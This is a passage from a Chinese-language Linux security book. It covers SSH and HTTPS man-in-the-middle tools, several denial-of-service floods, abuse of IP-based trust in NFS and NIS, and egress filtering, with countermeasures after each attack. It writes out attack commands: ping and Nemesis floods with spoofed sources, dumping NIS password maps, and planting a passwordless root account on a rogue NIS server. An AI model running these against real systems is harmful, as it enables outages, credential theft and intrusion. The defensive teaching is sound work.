然而，如果用户曾经成功连接到真实 server.example.com，则会收到如下信息：

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
It IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
```

It is also possible that the RSA host key has just been changed.
Please contact your system administrator.

现在 用户有机会决定是否继续连接。

在任一种情况, 如果用户决定连接, 则 Sshmitm 程序就能完全控制整个会话。默认时它将记录所有的用户名和口令。

```
02/28/C1 23:36:53 tcp 192.168.2.10.4453 -> 10.19.28.182.22 (ssh)
username
PASSWORD
```

一 Sshmitm 对策

Sshmitm 依赖于用户忽略对 SSH 主机密钥的检查。很多用户已经被训练成习惯于盲目地点击或输入 OK, 同时仍然以为事情一切正常, 因此他们很容易落入这类攻击陷阱。

当第一次连接 SSH 服务器时, 将会在 \$HOME/.ssh/known_hosts 中添加主机密钥。应当比较这份密钥与实际服务器密钥(通常在文件 /etc/ssh/ssh_host_key.pub 或 /etc/ssh_host_key/.pub 中)的一致性。如果两者不匹配, 则说明黑客已经介入过刚才的会话, 并获得了口令。应当马上断开连接, 并通知系统管理员重新设置口令, 以防止帐号被黑客滥用。

如果在其后的任何时间看到主机密钥警告信息, 应当向管理员核查, 以确定主机密钥是否真的做了修改。如果没有, 则说明很可能遭到中间人攻击, 此时应终止连接。

为了防止在无意中连接潜在不安全的连接, 应配置 ssh 进行强制的主机密钥检查, 即将如下几行写入到 \$HOME/.ssh/config 文件的起始处:

```
Host *
StrictHostKeyChecking yes
```

也可以将系统的全局 ssh_config 文件配置成 StrictHostKeyChecking。

最后, 因为 Sshmitm 仅支持版本 1 的 SSH 协议, 如果使用新的 SSHv2 协议, 则连接将不会被其利用。

警告

Sshmitm 不支持版本 2 的 SSH 协议, 并不意味着某些黑客没有开发支持新协议的 Sshmitm 版本。



Webmitm

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 6 |
| 影响力: | 6 |
| 风险率: | 6 |

Webmitm的工作方式与Sshmitm非常类似。它监听端口80 (HTTP) 和端口443 (HTTPS), 中继对于实际服务器的Web请求, 并将结果返回给客户端。监听HTTP并不是什么新鲜事, 但是在Dsniff 2.3之前, 确实不存在能够监听HTTPS的公开工具。

注意

在HTTP 1.0及其后的版本中包括Host: 指令, 因此Webmitm能够知道客户所访问的主机, 它可以支持任意数目的主机。与之相反, Sshmitm仅支持一个目的SSH服务器。

因为Webmitm没有真实SSL服务器的证书和密钥, 所以必须伪造一个。因此, 当第一次运行Webmitm时, 它将生成一个与OpenSSL相关的SSL密钥和证书。


当用户试图连接站点, 如 (https://www.example.org/), 其浏览器将试图验证所得到的SSL证书。而Webmitm服务器所创建的证书未经浏览器数据库中保存的某一可信官方机构颁发签名, 因此浏览器将弹出一系列对话框, 以确认用户是否要连接到可能的欺骗站点, 如图7-1所示。

如果用户点击并忽略所有警告, 就能够像一切正常那样访问Web站点。然而, 该会话实际上流经Webmitm程序, 使其能够访问所有数据:

```
lackerbox# webmitm -d
webmitm: relaying transparently
webmitm: new connection from 192.168.2.2.1164
GET /super/secret/file.html?user=bob&password=SecR3t HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (X11; U; Linux 2.4.1 i686; Nav)
host: www.example.org
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: AccountNum=188277;PIN=8827;RealName=BobSmith
```

如上所述, Webmitm截取SSL连接并访问未加密的数据流。上例给出了完整的GET请求,

包括所访问的URL、表单值、cookies和浏览器信息。尽管Webmitm不能显示结果页面，但稍做修改就能做到。



Webmitm 对策

和Sshmitm一样，比技术问题更重要的是用户培训。当浏览器给出众多“Are you sure?”这样有价值的提问时，不要简单的点击Yes。应当联系服务器的系统管理员以验证如何继续。

其中的一个警告屏幕，如图7-2所示，给出了证书的细节。尽管我们所访问的URL是https://www.example.org/，但证书却是由hacking_domain.com给出的。同时，该证书自行签名，而不是由某个可信的证书颁发机构签名。

警告

自签名证书的正确性没有任何保证。任何人都可以为所需的数据创建密钥和证书——实际上，这也是Webmitm在第一步所做的。因此，对那些使用自签名证书的站点，必须做最坏打算并认为它是不安全的。

不幸的是，Web站点管理员任由服务器证书过期而不加注意的情形较为常见。他们通常在发现之后再过一段时间才改正这一问题。然而，即便在过期的情形下，该证书的颁发机构

仍然是可信的，例如 Thawte。在前面的例子中，所提到的是自签名证书，而非这类情形，因此并不十分聪明。

Webmitm在启动时只生成一个SSL密钥和证书，并在所有HTTPS连接上使用它们。因此，如果发现所连接的站点以及其后所有的“安全”连接都使用同样的无效证书，应当给予严重关注。

注意

可以将这个工具修改成攻击所有的SSL连接，例如使用SSL的LDAP连接。因此必须确保SSL软件对服务器和客户端两边的证书都加以验证。



图 7-2 Netscape 所显示的证书细节

7.4 拒绝服务攻击

那些阻止计算机或网络使用网络资源的攻击通常被归为所谓的拒绝服务 (DoS) 攻击。DoS 攻击通常恶意使用 Internet 资源，阻塞某些企业 Web 站点的网络通信和商业服务，以及压制攻击者想要伪装的主机，使之与网络失去有效联系。

7.4.1 潮涌 (Flood)

潮涌是 Internet DoS 攻击的最早方式之一。为了产生网络潮涌,攻击者以高速率向目标主机发送大量 IP 数据包,耗尽其网络带宽,从而阻碍与之相关的其他通信。这类攻击也能降低目标系统本地用户的执行效率,因为系统必须处理所接收的每个数据包,从而占用了大量 CPU 时间。如果攻击主机的 Internet 带宽远大于目标主机,则潮涌攻击将更为有效——攻击者能发送超过目标网络处理能力的数据,从而其他通信就占不到带宽。



ICMP (ping) 潮涌攻击

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 9 |
| 影响力: | 3 |
| 风险率: | 6 |

ICMP 潮涌相对比较容易,因为 Linux 发布大多带有 ping 实用程序。ping 向目标主机发送 ICMP 回波请求,然后等待响应以确定目标主机是否网络可达。

如果运行时没有指定选项,则 ping 以 1 秒为间隔(较为合理)发送小尺寸数据包。-f 选项指定 ping 以最快速率发送数据包, -s 选项指定发送大尺寸数据包。例如,如下命令将持续向 chronos.example.com 发送大小为 2KB 的数据包流:

```
hackerbox# ping -f -s 2048 chronos.example.com
PING chronos.example.com from 10.20.15.1 : 2048(2076) bytes of data.
.....^C
---chronos.example.com ping statistics ---
1680 packets transmitted, 504 packets received, 70% packet loss
round-trip min/avg/max = 30.1/420/6022.4 ms
```

每发送一个数据包, ping 都打印一个点号 (.), 如果收到响应, 则删除相应点。这样用户就可以知道还有多少数据包未收到响应。输入 CTRL-C 可以终止 ping, 然后它会输出丢包率(数据包丢失率)和往返延迟的直方图。

通常, 丢包率越高、往返延迟越长, 则潮涌攻击的效率就越高。如前面的输出所示, chronos.example.com 不能响应发往它的 70% 数据包。其平均往返延迟时间为半秒左右, 最长的达到 6 秒! 基于这样的丢包率和延迟时间, chronos.example.com 上的用户很难有效使用其本地网络之外的资源。

一 ICMP 潮涌攻击对策

相对于过去的拨号连接, ICMP潮涌对当今的高速Internet连接的攻击效率要低得多, 但它仍能够减低网络吞吐量。幸运的是, 许多网络设备提供商对穿越其路由器或交换机的ICMP包的数量做了限制, 因此极大降低了这种攻击的可行性。此外, 多数现代的防火墙(包括Linux内核包过滤器)能够限制或阻止通往所保护网络的ICMP包(包过滤的详细信息可参见第13章)。如果允许, 启用这些功能——它们对网络提供了简单而重要的保护, 以挫败恶意的网络资源消耗行为。

此外, 应该了解上游网络提供商对ICMP潮涌攻击的处理方法。如果他们还没有限制流入的ICMP包, 就要求他们这么做。



UDP 潮涌攻击

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 7 |
| 影响力: | 6 |
| 风险率: | 6 |

在早期的IP网络中, 像chargen(端口19)和echo(端口7)这样的UDP服务用于测试网络上不同位置间的吞吐量。chargen对接收到的UDP数据包响应的填满字符的数据包。而echo将其接收的数据包原封不动地发送回源地址。

攻击者可以滥用这类关系在两个服务之间建立无用的通信流, 以消耗网络带宽。通过向target.a.example.com的echo端口发送返回地址指向target.b.example.com的chargen端口的伪造数据包, 黑客就可以在这两者之间建立以网络所能处理的最快速度往返的UDP循环通信。

Nemesis(<http://www.packetfactory.net/Projects/Nemesis>)可生成任意格式的数据包。例如, 使用如下命令, 可以向10.0.0.5的chargen端口发送源地址伪造为10.0.0.10的echo端口的数据包:

```
nackermachine# nemesis-udp -x echo -y chargen -S 10.0.0.10 -D 10.0.0.5
```

如果该数据包能到达10.0.0.5, 则将流向chargen端口, 使该系统向10.0.0.10的echo端口发送一个响应数据包, 从而在两者之间建立了潮涌。

警告

测试这一技术时必须谨慎, 因为这样很容易建立带宽消耗巨大的潮涌, 而阻止这一潮涌的惟一方法是控制其中的某台机器或者两者之间的网络。

一 UDP 潮涌攻击对策

值得庆幸的是,UDP潮涌攻击很容易阻止。只需简单地将下面所列的chargen,echo以及其他TCP/UDP小型服务从/etc/inetd.conf文件中注释掉。

```
#echo    stream tcp nowait  root internal
#echo    dgram  udp wait   root internal
#discard stream tcp nowait  root internal
#discard dgram  udp wait   root internal
#daytime stream tcp nowait  root internal
#daytime dgram  udp wait   root internal
#chargen stream tcp nowait  root internal
#chargen dgram  udp wait   root internal
#time    stream tcp nowait  root internal
#time    dgram  udp wait   root internal
```

重新启动 inetd 文件使修改起作用。

```
# killall -HUP inetd
```



Smurf

| | |
|-----|---|
| 流行度 | 7 |
| 简单度 | 6 |
| 影响力 | 6 |
| 风险率 | 6 |

Smurf攻击以最早证明这一方法的程序命名,它向网络广播地址发送ICMP ECHO REQUEST (ping) 数据包。通常,攻击者将数据包源地址伪造成目标网络的某个地址。该网络上的所有计算机都将响应这个ping请求,从而淹没与源地址相对应的主机。整个网络对于原始ping请求起到了放大器的作用。

在Linux上,可以使用Nemesis来测试这一攻击。下面的例子将导致192.168.0/24网络的所有主机向192.168.0.5实施潮涌攻击。

```
hackerbox# nemesis-icmp -I 8 -S 192.168.0.5 -D 192.168.0.255
```

然后快速重复这一命令以维持对192.168.0.5的潮涌。

一 Smurf 攻击对策

为了阻止 Smurf 攻击, 必须确保关闭路由器和防火墙的广播功能, 同时对其适当配置以过滤出口流量 (将在本章稍后介绍)。在网络的所有机器中阻塞此类流量, 这有助于避免成为这类攻击的受害者以及此类攻击的策源地。此外, 也可以阻塞 ICMP ping 请求, 如第 13 章所述。

分布式 DoS (DDoS) 攻击

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 6 |
| 影响力: | 9 |
| 风险率: | 8 |

如果认为一台机器对网络的潮涌攻击会造成麻烦, 则成百上千台机器的攻击将彻底破坏人们的工作。分布式拒绝服务攻击 (DDoS) 是一种并发运行多个 DoS 攻击的技术。通过在 Internet 不同部分的许多机器上安装远程代理, 攻击者能够对目标实施这种放大的潮涌攻击, 使它及其 ISP 所在的网络崩溃。其使用的攻击方式并不新颖, 但关键在于全体协同攻击以增加潮涌量。Stacheldraht 代理的武器包括 ICMP, UDP, SYN 和 Smurf 潮涌。

在实施这类攻击之前, 黑客必须入侵相当数量的系统, 并在其中安装用于远程控制的协调程序和潮涌代理。通常使用定制的自动攻击程序或蠕虫来快速入侵许多机器。此时一般选择大学中的网络系统作为攻击目标, 因为它们的安全管理相对较松。一旦安装了控制程序和潮涌代理, 黑客就连接控制程序向代理发送命令, 由其向目标主机发送选定的攻击。

一 分布式 DoS 对策

DDoS 是一个坏消息。很难通过有效措施来使自己免受此类攻击。如果潮涌指向某台特定的计算机, 所能做的就是打电话给 ISP, 要求他们终止通往该主机的流量。这样, 至少网络的其他部分能够继续工作。

从接到电话的那一刻起, ISP 应当调查潮涌的策源地。他们甚至会出于自身利益而追查下去。大规模的潮涌攻击会使 ISP 损失大量的金钱。如果他们能够确定责任人, 就能够采取强有力的法律措施来要求赔偿。此时, 用户需要准备好相关的系统日志、数据包转储 (dump) 和其他有关信息。执法机构通常希望在尽可能短的时间内获得尽可能多的证据。

你也可以帮助别人免受来自你的网络的 DDoS 攻击。此时, 应该使用类似于 MRTG 或 Cricket

等图形工具来监视网络流量，并周期性地检查文件系统，以查找是否存在已知的DDoS代理。

有许多工具可以用来确定机器是否参与了DDoS网络攻击，如<http://www.theorygroup.com/Software/RID>上的RID。关于DDoS的更多信息以及其他的DDoS监测工具，可以参见Dave Dittrich的优秀主页<http://staff.washington.edu/dittrich/misc/ddos/>。

7.4.2 TCP/IP 攻击

已有20多年历史的网络协议注定很难满足当前的某些需求。TCP/IP已经非常成熟卓越，但其规范以及不同的实现中确实存在着可被利用的设计缺陷。通常，向机器发送与定义TCP/IP的RFC不兼容的数据包很可能导致其崩溃。



死亡之 ping

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 5 |
| 影响力: | 7 |
| 风险率: | 5 |

某些软件允许用户发送大于65 536字节的数据包，这一大小超过了TCP/IP规范所允许的最大值。因此它们不能够以整体流经Internet，在传输之前必须分片。目标主机接收到这些分片后，将它们重新组合成非法大小的原始数据包。在某些老的操作系统，这将使保存数据包的缓冲区溢出。因此，这一简单而有效的攻击赢得了“死亡之ping”的名声。

今天，只有极少数TCP/IP协议栈受这种攻击的影响，多数Internet路由器会过滤掉这么大的数据包。



死亡之 ping 对策

早于2.0.24内核版本的Linux易于受到这类攻击。“死亡之ping”只是TCP/IP此类缺陷的一个例子，ICMP并不是惟一种可以导致缓冲区溢出的数据包。这也是始终使用最新版内核的另一个好理由。



Teardrop

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 8 |
| 风险率: | 8 |

Teardrop类似于“死亡之Ping”，试图通过发送多个不能正确组装的分片来使目标网络栈崩溃。其结果是系统崩溃并重新启动。Teardrop最初以早期的Linux上编译的C程序实现。

Teardrop 对策

Linux 内核 2.0.32 集成了一个解决该问题的补丁。再次强调，必须升级内核以保障安全。



SYN 潮涌攻击

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 6 |
| 影响力: | 9 |
| 风险率: | 7 |

TCP/IP 中包括一个在两个主机间建立新的通信通道的握手协议。首先，客户机向服务器发送一个 TCP SYN 数据包。服务器收到这个数据包，并响应 SYNACK。最终，客户端以 ACK 响应，握手至此结束。之后，就可以在所建立的 TCP 连接中双向传输数据了。

在收到最初的 SYN 数据包时，服务器 TCP 协议栈将相应的半连接记录添加到队列里。然后等待一会以接收余下的握手数据包，如果成功则从队列中删除该记录。由于该队列容纳半连接记录的数目有限，因此如果许多初始化的连接最终没有成功握手，就会出现問題。一旦队列已满，服务器将不再接收新的连接。

如果攻击者能够以足够快的速度向目标服务器发送 SYN 数据包以填满该队列，就能够阻塞任何 TCP 服务，这就是 SYN 潮涌攻击。一旦发现 Web 服务器不再接收请求，或者甚至连本地访问的速度也很慢。就应使用 netstat 来检查处于 SYN_RECV（半连接）状态的连接：

```
nova# netstat -nat
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 1 10.1.1.4:80 192.168.2.220:4030 SYN_RECV
tcp 0 1 10.1.1.4:80 192.168.48.40:53204 SYN_RECV
tcp 0 1 10.1.1.4:80 192.168.133.1:55973 SYN_RECV
tcp 0 1 10.1.1.4:80 192.168.80.242:23021 SYN_RECV
tcp 0 1 10.1.1.4:80 192.168.1.5:15031 SYN_RECV
```

请注意，这些请求看起来来自随机的 IP 地址。但在这种情况下，源地址是伪造的。这为阻塞相应攻击和找到其策源地造成了更多困难。如果发现系统正在遭到 SYN 潮涌攻击，可以用如下简单 Shell 脚本来跟踪半连接的数目：

```
#!/bin/sh
while [ 1 ]; do
    echo -n "half-open connections: "
    netstat -nat | grep SYN_RECV | wc -l
    sleep 1;
done
```

如果幸运,将发现半连接的数目会发生变化,并最终归于零,这说明攻击者放弃了攻击。如果发现该数目达到某个极大值并趋于平衡,就很不幸了——系统的队列很可能已经满了,用户不能建立新的连接。

一 SYN 潮涌攻击对策

最好的办法是将Linux内核升级到2.0.29或更新的版本。在这些版本中增加了队列容量,并缩短了超时值,从而更加难以填满。

此外,也可以修改 /proc 下的某几个项,以缩短等待SYN|ACK的超时时间并增加队列中SYN数据包的最大数目:

```
nova# cat /proc/sys/net/ipv4/vs/timeout_synack
100
nova# cat /proc/sys/net/ipv4/vs/timeout_synrecv
10
nova# cat /proc/sys/net/ipv4/tcp_max_syn_backlog
128
```

如果正在遭到SYN攻击,可以增加tcp_max_syn_backlog的值并减少timeout_*的值。

注意

改变这些默认值可能导致丢失合法连接,但是如果不对SYN攻击采取措施,系统最终将失去所有连接。

7.5 滥用信任关系

目前,普遍认为网络地址是完全可信的身份证明。然而,一旦攻击者知道了被信任的地址,那些依据客户IP地址来接受或拒绝连接的服务就会做出无效判断。附录D中的第二个案例就是利用信任主机地址发动成功攻击的实际例子。

如同前面多次提及的那样，黑客可以使用多种方式欺骗目标系统，使其将某主机或IP地址认作另一个。下面将给出基于IP或主机名的身份认证可能导致的结果及其对策。



TCP封装器、远程命令和包过滤器对IP的依赖性

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 7 |
| 影响力: | 3 |
| 风险率: | 5 |

类似于telnet、RSH/Rlogin和FTP的协议在Internet上已经落伍了，正在被SSH以及其他加密协议所取代。然而，公司通常允许在同一网络的主机之间使用telnet。

如果攻击者能够猜出可信主机的IP，就可以绕过类似于TCP封装器（host.allow和host.deny）和包过滤器等执行选择策略的程序。此时，黑客获得一个登录shell所需做的所有工作，就是将自己伪装成来自服务器的.rhost文件中的某个地址。至少，这给了黑客通过蛮力攻击猜测口令的机会，如果他还没有得到它们的话。

一 排除基于IP的协议

应当考虑关闭类似于telnet、FTP和远程命令的登录和文件传输服务，转而使用SSH。绕过或破解有合适加密和认证（例如SSH的RSA认证）过程的服务的难度要大得多。对于.rhost和hosts.equiv等则要像瘟疫一样避开。可以把TCP封装器和内核访问控制（第13章详细介绍）作为附加的保护层，但对于敏感的服务，仅依赖于它们是不够的。



NFS

| | |
|------|---|
| 流行度: | 3 |
| 简单度: | 3 |
| 影响力: | 7 |
| 风险率: | 4 |

网络文件服务(NFS)通常依据IP地址认证用户。这很危险——攻击者只要将自己伪装成来自允许加载的地址，就能够读（甚至可能写）相应的文件系统。通过这些访问，她可能读取敏感数据，更为详细地分析系统的安全性，或者复制私人密钥和其他证书。如果有写权限，她就可以删除文件、设置后门或替换用户和系统管理员运行的程序。

一 NFS 对策

只有在必要时才使用NFS。应当考虑使用其替代物，如AFS或Coda。它们有很大的区别，并要求用户在某种程度上重新设计信任关系，但是两者都比NFS新，都有其优点。相对于NFS简单地通过远程过程调用来导出文件系统，AFS和Coda则是完全分布式的，因此并不严重依赖于中心服务器的可靠性和安全性。它们也使用了更多的现代认证技术。

通过在日常访问网络（员工工作站、VPN或拨号网络、外部服务等）和敏感的核心系统之间安装路由器和流量过滤器以划分网络，也有助于提高NFS安全性。通常，网络用户不必直接访问NFS系统，因此出于安全考虑，可以将除使用者之外的所有机器排除在核心网络之外。



NIS

| | |
|-----|---|
| 流行度 | 2 |
| 简单度 | 5 |
| 影响力 | 8 |
| 风险率 | 5 |

如果黑客能够获得可信的IP地址，他就能向网络信息和认证服务器查询合法的用户名、口令记录、主机名和IP地址、邮箱配置，以及其他有用的数据。NIS、NIS+和LDAP服务器通常被配置成信任本地网络地址。如果黑客已经知道网络的NIS域名，则很容易得到该网络中的主机名、用户名和加密口令等信息：

```
hackerbox# domainname example.com
hackerbox# ypbind
hackerbox# ypcat hosts
192.168.1.2          leda
192.168.1.3          io
192.168.1.4          ananke
hackerbox# ypcat passwd.byname
dragon:Af5QlHWGltRmE:1001:100:Mike:/home/dragon:/bin/bash
catlin:zxMaceVZy4v7E:1001:100:Cat:/home/catlin:/bin/tcsh
```

从NIS服务器获得用户口令映射关系之后，攻击者就可以使用crack或类似程序来进行破解，试图获得口令原文。同时，他也获得了相应的机器列表，可用于尝试登录帐号。

但是，如果黑客不想浪费自己的时间，可能会尝试更强有力的方法。如果他能够使用

DoS攻击压制NIS主服务器,就能够为进一步的访问分发伪造的用户帐号或建立新的信任关系。使用这一技术,他有可能立即获得所有NIS客户的访问权限。例如,他能够复制所有现存的用户帐号,然后在其中添加一个root用户:

```
hackerbox# ypcat passwd.byname > /var/yp/passwd.byname
hackerbox# echo r00t::0:0:::/bin/sh >> /var/yp/passwd.byname
hackerbox# ypserv
```

现在,该网络上的NIS客户就会允许r00t登录,而不需要口令。网络中仍然保留了所有正常帐号,因此用户可能不会注意到已经发生的事情。

I NIS 对策

如果需要NIS,必须确保它运行在如前面所提到的安全网段。根据编译时的选择,ypserv使用hosts.allow和hosts.deny或/var/yp/securenets文件。securenets文件语法如下:

```
moonix# cat /var/yp/securenets
# Allow connections from localhost (required)
host 127.0.0.1
# Allow 10.4.4.0/24 - our core server network
255.255.255.0 10.4.4.0
```


7.6 实施出口过滤

本章前面所列的很多攻击方法都依赖于IP地址欺骗,以掩盖攻击策源地或将响应流量引导到实际并没有发出请求的主机。

出口过滤(egress filtering)是阻止欺骗的最重要途径。一个连接不同网络的路由器应当检查所有的外出流量,只有当数据包拥有相应的本地网络合法地址时才允许它通过。这看起来是理所当然的,但确实有许多网络允许任何源地址的数据包通过。

适当的过滤措施能够保护本地网络和其他网络的安全性。如果允许含有欺骗地址的数据包流出网络,则该网络的计算机就有可能成为拒绝服务攻击的主要策源地。这不仅使黑客更想侵入这个网络,也使管理员要为对其他网络造成的损害负责。因此,严肃地看待出口过滤,对任何人都是一件很重要的事情。

只有那些来自网络的地址空间的数据包才应当被允许流出网关。



如上图所示, carbon是网关, 它允许192.168.5.0/24网段连接Internet上的其他部分。因此, carbon应当拒绝所有来自网络接口eth1但地址不属于192.168.5.0/24或192.168.4.2(网关自身的外部地址)的外出数据包。

下面的脚本可以添加规则, 以防止含有禁止路由地址的数据包离开或进入网络。请注意, 在这个例子中我们阻塞了192.168.0.0/16子网, 但准许虚构的192.168.5.0/24子网的数据包通过。在实际中, 你可以用别的网络来替换。

```
#!/bin/sh

internal_net=192.168.5.0/24
my_ip_addr=192.168.4.2/32

# Egress Filters: Allow only our internal IPs and
# external interface addrs out of eth1
/sbin/ipchains -A output -i eth1 -s $my_ip_addr -j ACCEPT
/sbin/ipchains -A output -i eth1 -s $internal_net -j ACCEPT

# Ingress Filters: Allow only our internal IPs and
# external interface addrs in from eth1
/sbin/ipchains -A input -i eth1 -d $my_ip_addr -j ACCEPT
/sbin/ipchains -A input -i eth1 -d $internal_net -j ACCEPT

# Egress/Ingress Filters on eth0:
# Allow only traffic to/from the internal net through eth0
/sbin/ipchains -A output -i eth0 -d $internal_net -j ACCEPT
/sbin/ipchains -A input -i eth0 -s $internal_net -j ACCEPT
```



```
# Block clearly-spoofed packets
# Deny any restricted ip networks from traversing Carbon at all
for badnet in 127.0.0.1/32 10.0.0.0/8 172.16.0.0/12 \
              192.168.0.0/16 224.0.0.0/4 240.0.0.0/5
do
    /sbin/ipchains -A input -i eth1 -s $badnet -j DENY
    /sbin/ipchains -A output -i eth1 -s $badnet -j DENY
    /sbin/ipchains -A input -i eth0 -s $badnet -j DENY
    /sbin/ipchains -A output -i eth0 -s $badnet -j DENY
done
```

不幸的是，如果在配置网络时不加注意，地址欺骗及其他对实际工作无意义的事情仍然可能发生。但通过正确配置所负责的网络，至少能够确信自己是清白的。

7.7 小结

本章粉碎了人们关于网络的假象。你可以看到攻击者怎样重定向两台机器间的数据包，以使其流经她的机器，以便监听或劫持连接。同时也可以看到基于IP的控制的漏洞，以及拒绝服务攻击对网络的影响力。

即便确实应该基于IP来限制网络访问。但不应以为如此即可高枕无忧。对任何被准许的访问应当要求额外的认证。尽可能地使用加密，以避免会话劫持攻击和监听。但是，也不要以为密码系统就是万灵药，从而忽略来自软件的警告。如果使用得当，加密是一种能够提供高安全性的手段；但如果使用不当，则安全仍然只存在于幻想之中。

要做好防御拒绝服务攻击的准备。必须知道在遭到这类攻击时怎样修改系统以减轻其影响。遭到攻击时，也应当及时与Internet提供商协调，因此确保将相关的联系信息记录在纸上——此时可能已经不能使用网络。

最后，为了Internet社区着想，应当在路由器上启用合适的出口过滤功能。如果每个站点都做到这一点，那么含有欺骗地址的数据包就不可能造成太大威胁，同时侵入系统对黑客的诱惑力也会小得多。

第 3 部分

「本地用户攻击」

提升用户权限
口令破解
黑客保持通道的方法



一旦登录系统，通向root的道路就是数之不尽的。

获得本地用户权限，攻击者有足够的方法提升到root权限，毫无觉察地破解密码，制作自己以后造访的通路……

第 8 章

提升用户 权限

Root (或超级用户) 权限通常是攻击UNIX或Linux系统的最终目标。但这不是一步而蹴的。虽然某些攻击能够立即获得root权限, 但多数攻击所得到的是系统中的低层次权限。在获得系统的访问权之后, 仍然可能需要一个或多个步骤来得到root级的权限。其中的某些步骤能马上提升攻击者的特权, 使其读写本无权存取的文件。而其他步骤, 如允许黑客执行多个命令或交互式shell, 则可能需要较长的运作才能提升特权。最终, 黑客的目的就是成为root——不论采取一个或多个步骤。

一旦获得了root权限, 就可以利用其他的安全漏洞和黑客技术来修改系统, 以掩盖入侵事实, 从而巩固其位置。此外, 也可以侵入和清理系统日志, 使得日志不再正确反应系统的安全情况。但这些只有在获得root权限之后才能做到。第10章将详细介绍攻击者保持既有战果和root帐号的方法。

8.1 用户和权限

类似于多数安全系统, Linux系统的安全性涉及到权限、角色、与用户ID和所属组有关的访问控制等。不同的用户ID通常有不同的权限——有时高, 有时低, 还有一些时候仅是有所不同。

